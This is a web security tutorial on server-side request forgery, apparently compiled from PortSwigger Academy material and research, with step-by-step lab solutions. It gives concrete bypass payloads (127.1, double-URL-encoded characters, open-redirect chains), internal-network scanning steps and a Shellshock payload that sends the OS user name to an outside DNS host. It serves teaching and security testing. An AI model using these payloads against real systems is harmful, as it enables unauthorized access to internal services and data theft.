
What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure.

In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.



## What is the impact of SSRF attacks?

A successful SSRF attack can often result in **unauthorized actions or access to data within the organization,** either in the vulnerable application itself or on other back-end systems that the application can communicate with.

In some situations, the SSRF vulnerability might allow an attacker to perform **arbitrary command execution.**

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

## Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions.

### **SSRF attacks against the server itself**

In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like 127.0.0.1 (a reserved IP address that points to the loopback adapter) or localhost (a commonly used name for the same adapter).

For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:

POST /product/stock HTTP/1.0  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 118  
  
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.

In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:

POST /product/stock HTTP/1.0  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 118  
  
stockApi=http://localhost/admin

Here, the server will fetch the contents of the /admin URL and return it to the user.

Now of course, the attacker could just visit the /admin URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the /admin URL comes from the local machine itself, the normal [access controls](https://portswigger.net/web-security/access-control) are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

# **Lab: Basic SSRF against the local server**

#### Solution

1. Browse to /admin and observe that you can't directly access the admin page.
2. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
3. Change the URL in the stockApi parameter to http://localhost/admin. This should display the administration interface.
4. Read the HTML to identify the URL to delete the target user, which is: http://localhost/admin/delete?username=carlos
5. Submit this URL in the stockApi parameter, to deliver the [SSRF attack](https://portswigger.net/web-security/ssrf).

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

* The [access control](https://portswigger.net/web-security/access-control) check might be **implemented in a different component** that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.
* For **disaster recovery purposes**, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself.
* The **administrative interface might be listening on a different port number** than the main application, and so might not be reachable directly by users.

### **SSRF attacks against other back-end systems**

where the application server is able to interact with other back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the preceding example, suppose there is an administrative interface at the back-end URL https://192.168.0.68/admin. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

POST /product/stock HTTP/1.0  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 118  
  
stockApi=http://192.168.0.68/admin

# **Lab: Basic SSRF against another back-end system**

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

#### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.
2. Click "Clear §", change the stockApi parameter to http://192.168.0.1:8080/admin then highlight the final octet of the IP address (the number 1), click "Add §".
3. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
4. Click "Start attack".
5. Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
6. Click on this request, send it to Burp Repeater, and change the path in the stockApi to: /admin/delete?username=carlos

## Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

### **SSRF with blacklist-based input filters**

Some applications block input containing hostnames like 127.0.0.1 and localhost, or sensitive URLs like /admin. In this situation, you can often circumvent the filter using various techniques:

* Using an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, or 127.1.
* Registering your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.
* Obfuscating blocked strings using URL encoding or case variation.

# **Lab: SSRF with blacklist-based input filter**

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass

#### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the request is blocked.
3. Bypass the block by changing the URL to: http://127.1/
4. Change the URL to http://127.1/admin and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.

### **SSRF with whitelist-based input filters**

Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

* You can embed credentials in a URL before the hostname, using the @ character. For example: https://expected-host@evil-host.
* You can use the # character to indicate a URL fragment. For example: https://evil-host#expected-host.
* You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example: https://expected-host.evil-host.
* You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
* You can use combinations of these techniques together.

# **Lab: SSRF with whitelist-based input filter**

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

#### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the application is parsing the URL, extracting the hostname, and validating it against a whitelist.
3. Change the URL to http://username@stock.weliketoshop.net/ and observe that this is accepted, indicating that the URL parser supports embedded credentials.
4. Append a # to the username and observe that the URL is now rejected.
5. Double-URL encode the # to %2523 and observe the extremely suspicious "Internal Server Error" response, indicating that the server may have attempted to connect to "username".
6. Change the URL to http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos to access the admin interface and delete the target user.

### **Bypassing SSRF filters via open redirection**

It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability.

In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, suppose the application contains an open redirection vulnerability in which the following URL:

/product/nextProduct?currentProductId=6&path=http://evil-user.net

returns a redirection to:

http://evil-user.net

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

POST /product/stock HTTP/1.0  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 118  
  
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin

This SSRF exploit works because the application first validates that the supplied stockAPI URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the redirection, and makes a request to the internal URL of the attacker's choosing.

# **Lab: SSRF with filter bypass via open redirection vulnerability**

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

#### Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Try tampering with the stockApi parameter and observe that it isn't possible to make the server issue the request directly to a different host.
3. Click "next product" and observe that the path parameter is placed into the Location header of a redirection response, resulting in an open redirection.
4. Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the stockApi parameter on the stock checker:  
   /product/nextProduct?path=http://192.168.0.12:8080/admin
5. Observe that the stock checker follows the redirection and shows you the admin page.
6. Amend the path to delete the target user: /product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos

## Blind SSRF vulnerabilities

Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

Blind SSRF is generally harder to exploit but can sometimes lead to full remote code execution on the server or other back-end components.

## What is the impact of blind SSRF vulnerabilities?

The impact of blind SSRF vulnerabilities is often lower than fully informed SSRF vulnerabilities because of their one-way nature. They cannot be trivially exploited to retrieve sensitive data from back-end systems, although in some situations they can be exploited to achieve full remote code execution.

## How to find and exploit blind SSRF vulnerabilities

The most reliable way to detect blind SSRF vulnerabilities is using out-of-band ([OAST](https://portswigger.net/burp/application-security-testing/oast)) techniques. This involves attempting to trigger an HTTP request to an external system that you control, and monitoring for network interactions with that system.

The easiest and most effective way to use out-of-band techniques is using [Burp Collaborator](https://portswigger.net/burp/documentation/collaborator). You can use the [Burp Collaborator client](https://portswigger.net/burp/documentation/desktop/tools/collaborator-client) to generate unique domain names, send these in payloads to the application, and monitor for any interaction with those domains. If an incoming HTTP request is observed coming from the application, then it is vulnerable to SSRF.

# **Lab: Blind SSRF with out-of-band detection**

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

#### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server (burpcollaborator.net).

#### Solution

1. In [Burp Suite Professional](https://portswigger.net/burp/pro), go to the Burp menu and launch the [Burp Collaborator client](https://portswigger.net/burp/documentation/desktop/tools/collaborator-client).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
4. Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Simply identifying a blind [SSRF vulnerability](https://portswigger.net/web-security/ssrf) that can trigger out-of-band HTTP requests doesn't in itself provide a route to exploitability. Since you cannot view the response from the back-end request, the behavior can't be used to explore content on systems that the application server can reach. However, it can still be leveraged to probe for other vulnerabilities on the server itself or on other back-end systems. You can blindly sweep the internal IP address space, sending payloads designed to detect well-known vulnerabilities. If those payloads also employ blind out-of-band techniques, then you might uncover a critical vulnerability on an unpatched internal server.

# **Lab: Blind SSRF with Shellshock exploitation**

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a [blind SSRF](https://portswigger.net/web-security/ssrf/blind) attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

#### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server (burpcollaborator.net).

1. In [Burp Suite Professional](https://portswigger.net/burp/pro), install the "Collaborator Everywhere" extension from the BApp Store.
2. Add the domain of the lab to Burp Suite's [target scope](https://portswigger.net/burp/documentation/desktop/tools/target/scope), so that Collaborator Everywhere will target it.
3. Browse the site.
4. Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
5. Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
6. Send the request to the product page to Burp Intruder.
7. Use [Burp Collaborator client](https://portswigger.net/burp/documentation/desktop/tools/collaborator-client) to generate a unique Burp Collaborator payload, and place this into the following Shellshock payload: () { :; }; /usr/bin/nslookup $(whoami).YOUR-SUBDOMAIN-HERE.burpcollaborator.net
8. Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
9. Click "Clear §", change the Referer header to http://192.168.0.1:8080 then highlight the final octet of the IP address (the number 1), click "Add §".
10. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
11. Click "Start attack".
12. When the attack is finished, go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously. You should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind [SSRF attack](https://portswigger.net/web-security/ssrf). The name of the OS user should appear within the DNS subdomain.
13. To complete the lab, enter the name of the OS user.


Another avenue for exploiting blind SSRF vulnerabilities is to induce the application to connect to a system under the attacker's control, and return malicious responses to the HTTP client that makes the connection. If you can exploit a serious client-side vulnerability in the server's HTTP implementation, you might be able to achieve remote code execution within the application infrastructure.

### Remote client exploits

In each of these cases, direct SSRF-style exploitation is extremely difficult as we receive no feedback from the application. One reaction to this is to spray the internal network with canned RCE payloads like the latest Struts2 exploit of the month, an approach somewhat reminiscent of lcamtuf's web crawler abuse in [Against the System: rise of the Robots](http://phrack.org/issues/57/10.html). While entertaining, this technique isn't particularly interesting so I opted to shift focus to the client that's connecting to us. As with reverse proxies, such clients are often poorly audited and vulnerable to off-the-shelf tools. I was able to steal memory from one server simply by making it establish a HTTPS connection to a server that performed the venerable client-heartbleed attack on connecting systems. Headless browsers like PhantomJS are typically outdated and missing numerous critical security patches. Windows based clients may volunteer up domain credentials to a server running SpiderLabs' [Responder](https://github.com/SpiderLabs/Responder), and lcamtuf's [p0f](http://lcamtuf.coredump.cx/p0f3/) can uncover what the client is actually running behind the often-spoofed user-agent.

Although applications typically filter the URL input, many libraries transparently handle redirects and as such may exhibit completely different behavior on redirect URLs. For example, Tumblr's URL preview functionality only supports the HTTP protocol, but will happily follow redirects to FTP services. These techniques are likely to be complemented by some currently unreleased research by Orange Tsai focused on exploiting programming language's URL parsing and requesting libraries.

Some clients were doing far more than simply downloading pages - they were actually rendering them and in some cases executing JavaScript within. This exposes an attack surface too expansive to map manually, so my colleague Gareth Heyes created a tool called 'Rendering Engine Hackability Probe' designed to thoroughly fingerprint the client's capabilities. As well as identifying common mishaps in custom browsers (like neglecting to enforce the Same Origin Policy) it flags unusual JavaScript properties.



As we can see here, it has detected the unrecognized JavaScript properties 'parity' and 'System', which have been injected by the Parity browser to let websites initiate Ethereum transactions. Unrecognized parameters can range from mildly interesting to extremely useful. The 'parity' property can be used to get the users' wallet's public key, which is effectively a global unique identifier and also discloses their balance. JXBrowser let developers insert a JavaScript/Java bridge, and last year we discovered it was possible to exploit this to [escape the renderer](https://portswigger.net/blog/rce-in-jxbrowser-javascript-java-bridge) and achieve arbitrary code execution. Ill-configured JavaScript-enabled clients may also connect to file:/// URLs, which can enable local file theft via malicious HTML stored in environment variables and displayed in /proc/self/environ - a sort of cross-protocol blind XSS vulnerability. As well as visually displaying results, every capability also triggers a server-side request so it's just as useful if you can't see the render output. The basic tests have been designed to work even on sensible clients that don't execute JavaScript.

### Pre-emptive caching

While hunting for routing exploits, I noticed some bizarre behavior from a particular military server. Sending the following request:

GET / HTTP/1.1  
Host: burpcollaborator.net

Resulted in a normal response from the server, followed by several requests to the collaborator a few seconds later:

GET /jquery.js HTTP/1.1  
GET /abrams.jpg HTTP/1.1

Something was evidently scanning responses sent to me for resource imports and fetching them. When it saw something like <img src="/abrams.jpg"/> it would use the host header I supplied to expand the host-relative URL to http://burpcollaborator.net/abrams.jpg and fetch that file, presumably so that it could cache it. I was able to confirm this theory by retrieving the cached response directly from the reverse proxy. This enabled quite an interesting attack - I found reflected XSS in the backend application, and used that to inject a reference to a fake JPG on an internal server in the response.


POST /xss.cgi HTTP/1.1

Content-Length: 103  
Connection: close  
  
xss=<img src="http://internal-server.mil/index.php/fake.jpg"/>

The caching reverse proxy saw this resource import and fetched the 'image', storing it in its cache where I could easily retrieve it:

GET /index.php/fake.jpg  
Host: internal-server.mil  
Connection: close

The following diagram shows the attack sequence:



Note that the use of XSS to inject an absolute URL means this attack works even if the application rejects requests that contain an unrecognized host header. To aid understanding of this attack I've built a replica of the vulnerable system so that you can [try exploiting it yourself](http://hackxor.net/mission?id=4).

## Finding hidden attack surface for SSRF vulnerabilities

Many server-side request forgery vulnerabilities are relatively easy to spot, because the application's normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.

### **Partial URLs in requests**

Sometimes, an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path, then the potential attack surface might be obvious. However, exploitability as full SSRF might be limited since you do not control the entire URL that gets requested.

### **URLs within data formats**

Some applications transmit data in formats whose specification allows the inclusion of URLs that might get requested by the data parser for the format. An obvious example of this is the XML data format, which has been widely used in web applications to transmit structured data from the client to the server. When an application accepts data in XML format and parses it, it might be vulnerable to [XXE injection](https://portswigger.net/web-security/xxe), and in turn be vulnerable to SSRF via XXE. We'll cover this in more detail when we look at [XXE injection](https://portswigger.net/web-security/xxe) vulnerabilities.

### **SSRF via the Referer header**

Some applications employ server-side analytics software that tracks visitors. This software often logs the Referer header in requests, since this is of particular interest for tracking incoming links. Often the analytics software will actually visit any third-party URL that appears in the Referer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the Referer header often represents fruitful attack surface for SSRF vulnerabilities. See [Blind SSRF vulnerabilities](https://portswigger.net/web-security/ssrf/blind) for examples of vulnerabilities involving the Referer header.

## [Targeting auxiliary systems](https://portswigger.net/research/cracking-the-lens-targeting-https-hidden-attack-surface#aux)

We've seen significant diversity in reverse proxies and the techniques necessary to make them misroute requests, but the final impact has so far stayed more or less consistent. In this section we'll see that when targeting helper systems like backend analytics and caches, figuring out a genuinely useful exploit is often more difficult than causing a callback in the first place.

### Gathering information

Unlike routing based attacks, these techniques typically don't hinder websites' normal functionality. Collaborator Everywhere takes advantage of this by injecting numerous distinct attacks into every request:

GET / HTTP/1.1  
Host: store.starbucks.ca  
X-Forwarded-For: a.burpcollaborator.net  
True-Client-IP: b.burpcollaborator.net  
Referer: http://c.burpcollaborator.net/  
X-WAP-Profile: http://d.burpcollaborator.net/wap.xml  
Connection: close

#### X-Forwarded-For

One example of a callback technique that's easy to trigger but difficult to exploit is the X-Forwarded-For and True-Client-IP HTTP headers, which are commonly used by pentesters to spoof their IP address but also support hostnames. Applications that trust these headers will perform DNS lookups to resolve the supplied hostnames into IP addresses. This serves as a great indicator that they're vulnerable to IP spoofing attacks, but unless you have a convenient DNS library memory corruption vulnerability the callback behavior itself isn't exploitable.

#### Referer

Similarly, web analytics systems will often fetch any unrecognized URL specified in the Referer header of arriving visitors. Some analytics systems will even attempt to actively crawl the entire website specified in a referer URL for SEO purposes. This behavior may prove useful, so it's worth specifying a permissive robots.txt file to encourage it. This is effectively a blind [SSRF vulnerability](https://portswigger.net/web-security/ssrf) as there's no way for the user to view the results of the analytics system's request, and it often occurs minutes or hours after the user request, which further complicates exploitation.

#### Duplicate parameters

For some reason Incapsula will fetch any URL that's specified twice in the query string. Unfortunately they don't have a bug bounty program, so I was unable to investigate whether this is exploitable.

#### X-Wap-Profile

X-Wap-Profile is ancient HTTP header which should specify a URL to the device's User Agent Profile (UAProf), an XML document which defines device capabilities such as screen size, bluetooth support, supported protocols and charsets, etc:

GET / HTTP/1.1  
Host: facebook.com  
X-Wap-Profile: http://nds1.nds.nokia.com/uaprof/N6230r200.xml  
Connection: close

Compliant applications will extract the URL from this header, then fetch and parse the specified XML document so they can tailor the content they supply to the client. This combination of two high risk pieces of functionality - fetching untrusted URLs and parsing untrusted XML - with obscure and easily-missed functionality seems ripe for exploitation. Unfortunately it's not widely supported - Facebook was the only bug bounty site I could find that uses it, and they appear to be doing their XML parsing with due caution. They also only fetch the specified XML document roughly 26 hours after the request, making comprehensive iterative testing intensely impractical